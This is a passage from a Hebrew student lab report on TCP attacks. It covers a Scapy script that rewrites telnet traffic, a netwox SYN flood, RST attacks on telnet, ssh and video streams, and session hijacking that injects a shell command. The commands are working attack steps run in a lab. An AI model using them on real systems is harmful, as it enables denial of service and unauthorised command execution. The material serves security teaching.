        elif pkt[Ether].src =="00:0c:29:2c:12:4c" and  pkt[IP].src == "192.168.174.138" and pkt[IP].dst == "192.168.174.137" :
                a = IP(src = "192.168.174.137",dst = "192.168.174.138")
                b = TCP(sport = pkt[IP].dport, dport = pkt[IP].sport, flags = 0x18, seq = pkt[TCP].ack, ack = pkt[TCP].seq + len(pkt[TCP].payload))
                data = pkt[TCP].payload
                newpkt = a/b/data
                send(newpkt)

pkt = sniff(filter = 'tcp',prn=spoof_pkt)
```

כעת נקליד תווים רנדומליים בחלון של A. ניתן לראות שכל התווים שמופיעים בחלון של A הם לא מה שהוקלדו אלא התו 'Z'.

```
[04/23/20]seed@computerA:~$ telnet 192.168.174.138
Trying 192.168.174.138...
Connected to 192.168.174.138.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
computerB login: seed
Password:
Last login: Wed Apr 22 20:55:32 EDT 2020 from 192.168.174.137 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[04/23/20]seed@computerB:~$ ZZZZZ
```

ב-Wireshark במחשב A, ניתן לראות שתוכן כל חבילה (תו בודד) השתנה ל-Z:

No.	Time	Source	Destination	Protocol	Length	Info
8	2020-04-23 23:35:52.4690942…	192.168.174.138	192.168.174.137	TELNET	55	Telnet Data ...
9	2020-04-23 23:35:52.4694408…	192.168.174.137	192.168.174.138	TCP	66	46048 → 23 [ACK] Seq=3325021345 Ack=1158733102 Win=237 Len=0 TSval=368532 TSe…
10	2020-04-23 23:35:53.0195290…	192.168.174.137	192.168.174.138	TELNET	67	Telnet Data ...
11	2020-04-23 23:35:53.0240665…	192.168.174.138	192.168.174.137	TELNET	55	Telnet Data ...
12	2020-04-23 23:35:53.0243868…	192.168.174.137	192.168.174.138	TCP	66	46048 → 23 [ACK] Seq=3325021346 Ack=1158733103 Win=237 Len=0 TSval=368671 TSe…
13	2020-04-23 23:35:53.3391942…	192.168.174.137	192.168.174.138	TELNET	67	Telnet Data ...
14	2020-04-23 23:35:53.3438703…	192.168.174.138	192.168.174.137	TELNET	55	Telnet Data ...
15	2020-04-23 23:35:53.3442096…	192.168.174.137	192.168.174.138	TCP	66	46048 → 23 [ACK] Seq=3325021347 Ack=1158733104 Win=237 Len=0 TSval=368751 TSe…
16	2020-04-23 23:35:53.4593192…	192.168.174.137	192.168.174.138	TELNET	67	Telnet Data ...
17	2020-04-23 23:35:53.4651117…	192.168.174.138	192.168.174.137	TELNET	55	Telnet Data ...

```
▸ Frame 10: 67 bytes on wire (536 bits), 67 bytes captured (536 bits) on interface 0
▸ Ethernet II, Src: Vmware_36:3e:96 (00:0c:29:36:3e:96), Dst: Vmware_f9:cd:51 (00:0c:29:f9:cd:51)
▸ Internet Protocol Version 4, Src: 192.168.174.137, Dst: 192.168.174.138
▸ Transmission Control Protocol, Src Port: 46048, Dst Port: 23, Seq: 3325021345, Ack: 1158733102, Len: 1
▾ Telnet
    Data: e

0000  00 0c 29 f9 cd 51 00 0c  29 36 3e 96 08 00 45 10   ..)..Q.. )6>...E.
0010  00 35 b7 79 40 00 40 06  a4 d4 c0 a8 ae 89 c0 a8   .5.y@.@. ........
0020  ae 8a b3 e0 00 17 c6 2f  cc a1 45 10 dd 2e 80 18   ...../ ..E.....
0030  00 ed a8 94 00 00 01 01  08 0a 00 05 a0 1d 00 05   ........ ........
0040  80 9d 65                                           ..e
```

אם נבצע את ה-Telnet במחשב B, נראה שלא יהיה שינוי בתוכן החבילה והמשתמש יראה בצד שלו את מה שהוא אכן הקליד.

```
[04/24/20]seed@computerB:~$ telnet 192.168.174.137
Trying 192.168.174.137...
Connected to 192.168.174.137.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
computerA login: seed
Password:
Last login: Fri Apr 24 00:04:01 EDT 2020 from 192.168.174.138 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/24/20]seed@computerA:~$ yalla
```

תוכן החבילות כפי שנראה ב-Wireshark של B:

No.	Time	Source	Destination	Protocol	Length	Info
7	2020-04-24 00:20:53.9073157…	192.168.174.138	192.168.174.137	TELNET	67	Telnet Data ...
8	2020-04-24 00:20:53.9149087…	192.168.174.137	192.168.174.138	TELNET	60	Telnet Data ...
9	2020-04-24 00:20:53.9149299…	192.168.174.138	192.168.174.137	TCP	66	59460 → 23 [ACK] Seq=388822404 Ack=1254297423 Win=237 Len=0 TSval=4294948940

```
▸ Ethernet II, Src: Vmware_f9:cd:51 (00:0c:29:f9:cd:51), Dst: Vmware_2c:12:4c (00:0c:29:2c:12:4c)
▸ Internet Protocol Version 4, Src: 192.168.174.137, Dst: 192.168.174.138
▸ Transmission Control Protocol, Src Port: 23, Dst Port: 59460, Seq: 1254297422, Ack: 388822404, Len: 1
▾ Telnet
    Data: a

0000  00 0c 29 2c 12 4c 00 0c  29 f9 cd 51 08 00 45 00   ..),.L.. )..Q..E.
0010  00 29 00 01 00 00 40 06  9c 69 c0 a8 ae 89 c0 a8   .)....@. .i......
0020  ae 8a 00 17 e8 44 4a c3  0f 4e 17 2c f5 84 50 18   .....DJ. .N.,..P.
0030  20 00 01 48 00 00 61 00  00 00 00 00               ..H..a.. ....
```

Exercise 2 – TCP Attacks


מגישים:

דוד סיידון 205927304

אופיר גן 203254008

Lab Environment:

כל המכונות הווירטואליות מוגדרות עם כרטיס רשת בתצורת NAT על גבי סביבת עבודה של vMware Workstation.



Task 3.1: SYN Flooding Attack

SYN cookie שומר על המחשב מפני התקפת SYN Flooding בכך שלא מתבצעת הקצאה של משאב עבור בקשת חיבור של לקוח לפני קבלת Ack ממחשב הלקוח. כך שבמצב SYN_RECV לא נשמר משאב עבור הלקוח.

לעומת זאת, כאשר המנגנון כבוי והחיבור במצב SYN_RECV כן מוקצה משאב לזמן קצוב לטובת החיבור, וברגע שמוקצים כל המשאבים לא ניתן להתחבר לשרת עד שמתפנים משאבים.

במהלך התקיפה התוקף לא מפסיק לייצר בקשות חיבור מול השרת ע"י שליחת SYN ובכך גורם להקצאת כל המשאבים של כרטיס הרשת של השרת לטובתו, ובכך אין אפשרות לשרת להקצות משאבים ללקוחות ולאפשר להם להתחבר.

מחשב הלקוח מצליח להתחבר לשרת לפני התקיפה:

```
root@client:~#
root@client:~#
root@client:~# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: root

Login incorrect
server login: seed
Password:
Last login: Wed Dec 11 14:59:33 EST 2019 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/18/19]seed@server:~$
[12/18/19]seed@server:~$
```

מצב פורטים בשרת לפני התקיפה:

```
root@server:~# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.6:22             10.0.2.1:50003          ESTABLISHED
tcp        0    448 10.0.2.6:22             10.0.2.1:49731          ESTABLISHED
tcp        0      0 10.0.2.6:22             10.0.2.5:56680          ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
root@server:~#
```

ביטול מנגנון הגנה בפני SYN Flooding בשרת:

```
root@server:~#
root@server:~# sysctl net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
root@server:~#
root@server:~#
```

המחשב התוקף מבצע את התקיפה:

```
root@Attacker:~#
root@Attacker:~# netwox 76 -i "10.0.2.6" -p "23" -s raw
^C
root@Attacker:~#
```

מצב שרת לאחר התקיפה:

```
root@server:~#
root@server:~# netstat -tna | grep SYN_RECV
tcp        0      0 10.0.2.6:23             240.69.234.236:29768    SYN_RECV
tcp        0      0 10.0.2.6:23             246.216.235.33:41603    SYN_RECV
tcp        0      0 10.0.2.6:23             253.33.11.141:26807     SYN_RECV
tcp        0      0 10.0.2.6:23             242.115.83.180:48016    SYN_RECV
tcp        0      0 10.0.2.6:23             248.159.231.20:57283    SYN_RECV
tcp        0      0 10.0.2.6:23             241.202.55.231:33939    SYN_RECV
tcp        0      0 10.0.2.6:23             243.9.135.173:59904     SYN_RECV
tcp        0      0 10.0.2.6:23             252.4.70.136:27778      SYN_RECV
tcp        0      0 10.0.2.6:23             250.87.108.17:52331     SYN_RECV
tcp        0      0 10.0.2.6:23             250.194.194.114:3936    SYN_RECV
tcp        0      0 10.0.2.6:23             240.15.185.217:1128     SYN_RECV
tcp        0      0 10.0.2.6:23             242.44.31.80:58275      SYN_RECV
tcp        0      0 10.0.2.6:23             241.111.177.137:61373   SYN_RECV
```

מחשב לקוח מנסה להתחבר לשרת בזמן התקיפה (אך ללא הצלחה):

```
root@client:~# telnet 10.0.2.6
Trying 10.0.2.6...

telnet: Unable to connect to remote host: Connection timed out
root@client:~#
root@client:~#
```

<u>לסיכום:</u>

הציפייה הייתה שהשרת יתמלא בבקשות של syn, יקצה משא ויעבור למצב ביניים לפני יצירת session מלא (כלומר – syn received). ברגע שהשרת יתמלא בבקשות, נסה להתחבר וניתן לראות שניסיון ההתחברות נכשל.

Task 3.2: TCP RST Attacks on telnet and ssh Connections

מחשב הלקוח מתחבר לשרת ב-TELNET/SSH. התקיפה מבוצעת על ידי שליחת פקטת TCP עם דגל RST דולק וsequence number מתאים אשר מדמה שהפקטה הנ"ל נשלחה מהלקוח לשרת ובעצם זאת הפקטה שלנו. השרת יקבל מאתנו בקשה לסגירת החיבור ומה שיקרה בפועל, החיבור בין השרת ללקוח יסגר.

מצב מחשב לקוח: מחובר לשרת ב SSH

```
root@client:~#
root@client:~# ssh root@10.0.2.6
root@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Wed Dec 18 06:42:17 2019 from 10.0.2.1
root@server:~#
root@server:~#
```

מחשב תוקף מבצע את התקיפה:

```
root@Attacker:~#
root@Attacker:~# netwox 78 -i "10.0.2.6"
^C
root@Attacker:~#
```

מחשב לקוח מנותק מהשרת:

```
Last login: Wed Dec 18 06:42:17 2019 from 10.0.2.1
root@server:~#
root@server:~#
root@server:~# packet_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
root@client:~#
```

מחשב לקוח בביצוע ההתקפה בחיבור Telnet:

```
root@client:~#
root@client:~# telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
server login: seed
Password:
Last login: Wed Dec 18 07:49:14 EST 2019 from 10.0.2.5 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[12/18/19]seed@server:~$
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$ Connection closed by foreign host.
root@client:~#
root@client:~# ^C
root@client:~#
```

ביצוע ההתקפה ע"י Scapy:

מציאת נתונים רלוונטיים בעזרת Wireshark

```
144 12.168482   10.0.2.5    10.0.2.6    Telnet Data ...                          TELNET
145 12.172021   10.0.2.6    10.0.2.5    Telnet Data ...                          TELNET
146 12.172226   10.0.2.5    10.0.2.6    39228 → 23 [ACK] Seq=771237391 Ack=19…   TCP
```

```
Frame 146: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: Vmware_df:bc:de (00:0c:29:df:bc:de), Dst: Vmware_13:f4:9e (00:0c:29:13:f4:9e)
Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
Transmission Control Protocol, Src Port: 39228, Dst Port: 23, Seq: 771237391, Ack: 1977778789, Len: 0
    Source Port: 39228
    Destination Port: 23
    [Stream index: 1]
    [TCP Segment Len: 0]
    Sequence number: 771237391
    [Next sequence number: 771237391]
    Acknowledgment number: 1977778789
```

ביצוע התקיפה:

```
>>>
>>> ip = IP(src="10.0.2.5", dst="10.0.2.6")
77778789) TCP(sport=39228, dport=23, flags="R", seq=771237391, ack=19
>>> pkt = ip/tcp
>>> ls(pkt)
version    : BitField (4 bits)          = 4              (4)
ihl        : BitField (4 bits)          = None           (None)
tos        : XByteField                 = 0              (0)
len        : ShortField                 = None           (None)
id         : ShortField                 = 1              (1)
flags      : FlagsField (3 bits)        = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField (13 bits)         = 0              (0)
ttl        : ByteField                  = 64             (64)
proto      : ByteEnumField              = 6              (0)
chksum     : XShortField                = None           (None)
src        : SourceIPField              = '10.0.2.5'     (None)
dst        : DestIPField                = '10.0.2.6'     (None)
options    : PacketListField            = []             ([])
--
sport      : ShortEnumField             = 39228          (20)
dport      : ShortEnumField             = 23             (80)
seq        : IntField                   = 771237391      (0)
ack        : IntField                   = 1977778789     (0)
dataofs    : BitField (4 bits)          = None           (None)
reserved   : BitField (3 bits)          = 0              (0)
flags      : FlagsField (9 bits)        = <Flag 4 (R)>   (<Flag 2 (S)>)
window     : ShortField                 = 8192           (8192)
chksum     : XShortField                = None           (None)
urgptr     : ShortField                 = 0              (0)
options    : TCPOptionsField            = []             (b'')
>>> send(pkt,verbose=0)
>>>
```

מצב הלקוח לאחר התקיפה:

```
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$ Connection closed by foreign host.
root@client:~#
root@client:~#
root@client:~#
```

<u>לסיכום:</u>


ניתן לראות שלפי התקציר שנרשם בתחילה המשימה, הפעולות שביצענו עבדו בהצלחה בעזרת הנתונים שאספנו וההתקפה הצליחה כפי שציפינו.

Task 3.3: TCP RST Attacks on Video Streaming Applications

הלקוח יתחבר בעזרת הדפדפן ביוטיוב ויצפה בסרטון. על ידי netwox 78 נבצע RST לכל פקטה שהלקוח שולח, מה שיביא לכך שהחיבור בין הלקוח לבין הסרטון ביוטיוב יתנתק ובעקבות זאת הסרטון הנפה בידי הלקוח יתקע.

בצד ימין מבוצעת התקיפה ע"י Netwox

ניתן לראות כי החיבור לשרת מופסק והסרטון לא מצליח להיטען.



38125	174.678423	10.0.2.5	172.217.20.110	56862 → 443 [RST] Seq=37641639 Win=0 Len=0	TCP
38126	174.710278	10.0.2.5	172.217.20.110	56860 → 443 [RST, ACK] Seq=375658392 Ack=1508199119 Win=0 Len…	TCP
38127	174.710429	10.0.2.5	172.217.20.110	56862 → 443 [RST, ACK] Seq=37641639 Ack=706939941 Win=0 Len=0	TCP
38128	176.293908	128.139.200.13	10.0.2.5	443 → 51294 [FIN, PSH, ACK] Seq=1089056146 Ack=1144532143 Win…	TCP
38129	176.294158	10.0.2.5	128.139.200.13	51294 → 443 [RST] Seq=1144532143 Win=0 Len=0	TCP
38130	176.468653	128.139.200.13	10.0.2.5	443 → 51300 [FIN, PSH, ACK] Seq=1585135913 Ack=3332479260 Win…	TCP
38131	176.468890	10.0.2.5	128.139.200.13	51300 → 443 [RST] Seq=3332479260 Win=0 Len=0	TCP
38132	176.911915	128.139.200.13	10.0.2.5	443 → 51324 [FIN, PSH, ACK] Seq=1644672767 Ack=1185652040 Win…	TCP
38133	176.912148	10.0.2.5	128.139.200.13	51324 → 443 [RST] Seq=1185652040 Win=0 Len=0	TCP
38134	179.376317	10.0.2.5	172.217.17.46	55204 → 443 [SYN] Seq=2008945094 Win=29200 Len=0 MSS=1460 SAC…	TCP
38135	179.415277	172.217.17.46	10.0.2.5	443 → 55204 [RST, ACK] Seq=0 Ack=2008945095 Win=0 Len=0	TCP
38136	179.416269	10.0.2.5	172.217.17.78	54246 → 443 [SYN] Seq=1106296474 Win=29200 Len=0 MSS=1460 SAC…	TCP
38137	179.445457	172.217.17.46	10.0.2.5	[TCP Port numbers reused] 443 → 55204 [SYN, ACK] Seq=16704585…	TCP
38138	179.445663	10.0.2.5	172.217.17.46	55204 → 443 [RST] Seq=2008945095 Win=0 Len=0	TCP
38139	179.470973	172.217.17.78	10.0.2.5	443 → 54246 [RST, ACK] Seq=0 Ack=1106296475 Win=0 Len=0	TCP
38140	179.471192	10.0.2.5	172.217.17.46	55204 → 443 [RST, ACK] Seq=2008945095 Ack=1670458544 Win=0 Le…	TCP

לסיכום:

התקיפה עבדה בדיוק לפי איך שציפינו אותה.

ביצוע הריסט לכל פקטה עבר בהצלחה והסרטון שנצפה בידי הלקוח הפסיק להיטען ונעצר.


Task 3.4: TCP Session Hijacking

התהליך יתבצע בכך שהמחשב התוקף ייצר פקטה של TCP המכילה פקודה שתבוצע בצד השרת והפקטה תשלח עם פרטים המזהים אותה כזאת שנשלחה מהלקוח אל השרת שמחובר אליו בTELNET. את כל הפרטים הדרושים אנו נייצג בעזרת תוכנת WIRESHARK ונצבע את התקיפה בעזרת תכונה NETWOX 40 שמייצר פקטת TCP לפי הפרטים שהושגו מהפקטה.

המרת הפקודה:

```
root@Attacker:~#
root@Attacker:~# python
Python 2.7.12 (default, Nov 19 2016, 06:48:10)
[GCC 5.4.0 20160609] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> "\ntouch /home/seed/AttackerFile.txt\n".encode("hex")
'0a746f756368202f686f6d652f736565642f41747461636b657246696c652e7478740a'
>>>
>>>
```

השגת המידע הדרוש בעזרת Wireshark:



הרצת הפקודה מהמחשב התוקף:

```
root@Attacker:~# netwox 40 -l 10.0.2.5 -m 10.0.2.6 -o 55404 -p 23 -q 2741393764 -r 583383835 -E 227 -z -H "0a746f756368202f686f6d652f736565642f41747461636b65
e7478740a"
IP_______________________________________________________________.
|version|  ihl  |      tos      |             totlen            |
|___4___|___5___|___0x00=0_____|_____________0x004B=75_________|
|               id              |r|D|M|       offsetfrag        |
|_________0x1A76=6774___________|0|0|0|_______0x0000=0__________|
|      ttl      |   protocol    |            checksum           |
|____0x00=0_____|____0x06=6_____|_____________0x882D____________|
|                             source                            |
|___________________________10.0.2.5____________________________|
|                            destination                        |
|___________________________10.0.2.6____________________________|
TCP______________________________________________________________.
|          source port          |       destination port        |
|________0xD86C=55404___________|_____________0x0017=23_________|
|                             seqnum                            |
|_____________________0xA3665964=2741393764_____________________|
|                             acknum                            |
|_____________________0x22C5BB1B=583383835______________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_________0x00E3=227____________|
|            checksum           |             urgptr            |
|________0x34CC=13516___________|_____________0x0000=0__________|
0a 74 6f 75  63 68 20 2f  68 6f 6d 65  2f 73 65 65  # .touch /home/see
64 2f 41 74  74 61 63 6b  65 72 46 69  6c 65 2e 74  # d/AttackerFile.t
78 74 0a                                            # xt.
root@Attacker:~#
```

1045…	6696.880685	10.0.2.6	10.0.2.5	Telnet Data	TELNET	91
1048…	6964.961720	10.0.2.5	10.0.2.6	Telnet Data ...	TELNET	89
1048…	6964.965497	10.0.2.6	10.0.2.5	Telnet Data ...	TELNET	68
1048…	6965.171788	10.0.2.6	10.0.2.5	Telnet Data ...	TELNET	151

```
Transmission Control Protocol, Src Port: 55404, Dst Port: 23, Seq: 2741393764, Ack: 583383835, Len: 35
    Source Port: 55404
    Destination Port: 23
    [Stream index: 65]
    [TCP Segment Len: 35]
    Sequence number: 2741393764
    [Next sequence number: 2741393799]
    Acknowledgment number: 583383835
    0101 .... = Header Length: 20 bytes (5)
  > Flags: 0x010 (ACK)
    Window size value: 227
```

הקובץ שנוצר בשרת ע"י המחשב התוקף:

```
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$ ls
android           Customization  Downloads         lib       Public     Videos
AttackerFile.txt  Desktop        examples.desktop  Music     source
bin               Documents      get-pip.py        Pictures  Templates
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$
[12/18/19]seed@server:~$
```

<u>לסיכום:</u>

לאחר מספר נסיונות, התקיפה הצליחה. בנסיונות הדרושים לא הוכנסו הנתונים הנכונים שהיו צריכים להיות בפקטה ולכן השרת התעלם מהבקשה של התוקף והתקיפה לא עבדה.